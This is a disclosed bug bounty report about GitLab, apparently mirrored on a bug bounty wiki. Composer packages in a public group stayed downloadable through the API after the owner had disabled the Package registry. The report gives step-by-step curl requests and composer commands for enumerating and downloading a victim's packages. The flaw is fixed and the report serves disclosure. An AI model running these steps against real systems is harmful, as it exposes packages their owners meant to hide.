Public unauthorized users can install Compose packages from public project in a public group even if `Package registry` is turned off
A project owner can disable the Package registry, which should block all access to packages. However, a public user outside the project can still use the Composer API to list and download packages from a public project in a public group, even when the registry is disabled.

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2037316 by js_noob on 2023-06-24, assigned to @greg:
Report | Attachments | How To Reproduce
Report
ReportSummary
Hello team, a project owner can turn off the Package registry, this should literally turn off all packages in the package registry, i.e. this should block all reads and writes to those packages. However, public unauthorized users (who don't belong to the project/group) can still install Composer packages despite having it turned off.
Report Steps to Reproduce
As an owner:
- Create a new public group
- Fork this project https://gitlab.com/jawadneeme1/composer-package-template into that group, make sure you fork it as a public project
- Change the content of
composer.jsonand add your GROUP/PROJECT in the name field, and change the author name/email

- At this point a pipeline should be triggered, wait a couple of minutes then navigate to https://gitlab.com/GROUP/PROJECT/-/packages and verify that a composer package is created
- Navigate to https://gitlab.com/GROUP/PROJECT/edit and toggle off
Package registry

- Verify that you can't access the packages. At this point, the owner can't access packages, so no one should be able to, right?
As another user: (not a member of neither the group nor the project)
- Navigate to https://gitlab.com/groups/GROUP/-/packages and verify that there are no packages you have access to. Now let's work around that and download the newly created package
- Send the following request to grab the package hash
curl --user ATTACKER_USERNAME:glpat-no-token "https://gitlab.com/api/v4/group/GROUP_ID/-/packages/composer/packages"
- The response should look similar to, saving
sha256for later
{
    "packages": [],
    "metadata-url": "/api/v4/group/69205950/-/packages/composer/p2/%package%.json",
    "provider-includes": {
        "p/%hash%.json": {
            "sha256": "ee7de978548867615cdfa039d999ae4e1b4d29aee2a87e7b8e392ecfbb4b420d"
        }
    },
    "providers-url": "/api/v4/group/69205950/-/packages/composer/%package%$%hash%.json"
}
- Now let's retrieve the package name
curl --user ATTACKER_USERNAME:glpat-no-token "https://gitlab.com/api/v4/group/GROUP_ID/-/packages/composer/p/SHA_FROM_STEP_9"
- The response should look similar to, save the name
{
    "providers": {
        "private-group21213/composer-package-poc": {
            "sha256": "6cedbdbcf1bc0f6fea8b0fc19b7781321ac40d9cea9198e77f760e050576f934"
        }
    }
}
- Now let's retrieve the versions, and save a version for later
curl --user ATTACKER_USERNAME:glpat-no-token "https://gitlab.com/api/v4/group/GROUP_ID/-/packages/composer/p2/NAME_FROM_STEP_11"
- Now we have both name and versions, let's download it
- In your terminal run the following in order
touch composer.json
echo '{}' > composer.json
composer config repositories.GROUP_ID composer https://gitlab.com/api/v4/group/GROUP_ID/-/packages/composer/packages.json
composer config gitlab-token.gitlab.com ATTACKER_PERSONAL_ACCESS_TOKEN
composer require PACKAGE_NAME:PACKAGE_VERSION
- Verify that the package is installed successfully
Video/POC
Impact
Public unauthorized users can disclose, download, and use Composer packages that are supposedly hidden from every single user even their owner.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Summary
The researcher found a way to download compose package from user's disabled package registry in a public project and a public group.
Steps to Reproduce
- As the victim, sign in GitLab account -> Create a
publicgroup -> Forkhttps://gitlab.com/jawadneeme1/composer-package-templateas apublicproject - As the victim, in project Settings -> CI/CD -> Expand Runners -> Add a new project runner or use Shared Runners
- As the victim, in project main page, edit
composer.jsonfile -> Change name value with the victim's group name -> Commit Changes - As the victim, when pipeline passed, go to project Deploy -> Package Registry. You can see package created
- As the victim, go to project Settings -> General -> Expand Visibility, project features, permissions -> Disable Package Registry -> Click Save changes
- As the victim, visit project Package Registry. You can see victim cannot view packages, as expected
- As the attacker, sign in GitLab account -> Go to victim's group -> Get victim's group ID
- As the attacker, run command with victim's group ID as
{VICTIM_GROUP_ID}:curl --user ATTACKER_USERNAME:glpat-no-token "https://gitlab.com/api/v4/group/{VICTIM_GROUP_ID}/-/packages/composer/packages"-> Getsha256value from response - As the attacker, run command:
curl --user ATTACKER_USERNAME:glpat-no-token "https://gitlab.com/api/v4/group/{VICTIM_GROUP_ID}/-/packages/composer/p/{PACKAGE_SHA256}", replace{VICTIM_GROUP_ID}with victim's group ID and{PACKAGE_SHA256}with sha256 value from Step 8 -> Get package name from response - As the attacker, run command:
curl --user ATTACKER_USERNAME:glpat-no-token "https://gitlab.com/api/v4/group/{VICTIM_GROUP_ID}/-/packages/composer/p2/{PACKAGE_NAME}", replace{VICTIM_GROUP_ID}with victim's group ID and{PACKAGE_NAME}with package name from Step 9 -> Get package version from response - As the attacker, go to
https://gitlab.com/-/profile/personal_access_tokens-> Generate an access token with all scopes selected - As the attacker, run commands to download package:
-
Replace
{VICTIM_GROUP_ID}with victim's group ID from Step 7 -
Replace
{ATTACKER_ACECSS_TOKEN}with attacker's access token from Step 11 -
Replace
{PACKAGE_NAME}with target package name from Step 9 -
Replace
{PACKAGE_VERSION}with target package version from Step 10Shell echo '{}' > composer.json composer config repositories.{VICTIM_GROUP_ID} composer https://gitlab.com/api/v4/group/{VICTIM_GROUP_ID}/-/packages/composer/packages.json composer config gitlab-token.gitlab.com {ATTACKER_ACECSS_TOKEN} composer require {PACKAGE_NAME}:{PACKAGE_VERSION}
- As the attacker, go to directory
./vendor/{VICTIM_GROUP_NAME}. You can see downloaded package.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could disclose and download Composer packages that were intended to be hidden, even from the project owner.
What the attacker needed
Public group; public project; package registry disabled; attacker has a GitLab account
How it was found
- As the victim, create a public group and fork a public project into it.
- Edit composer.json to set the package name and trigger a pipeline to create a package.
- Disable the Package registry in the project settings.
- As the attacker, obtain the victim's group ID.
- Use the Composer API to retrieve the package hash, name, and version.
- Use Composer with the attacker's token to download and install the package.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Turning off the package registry should block all access to packages. Here, a public user outside the project could still use the API to list and download them, even though the owner could no longer see them.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

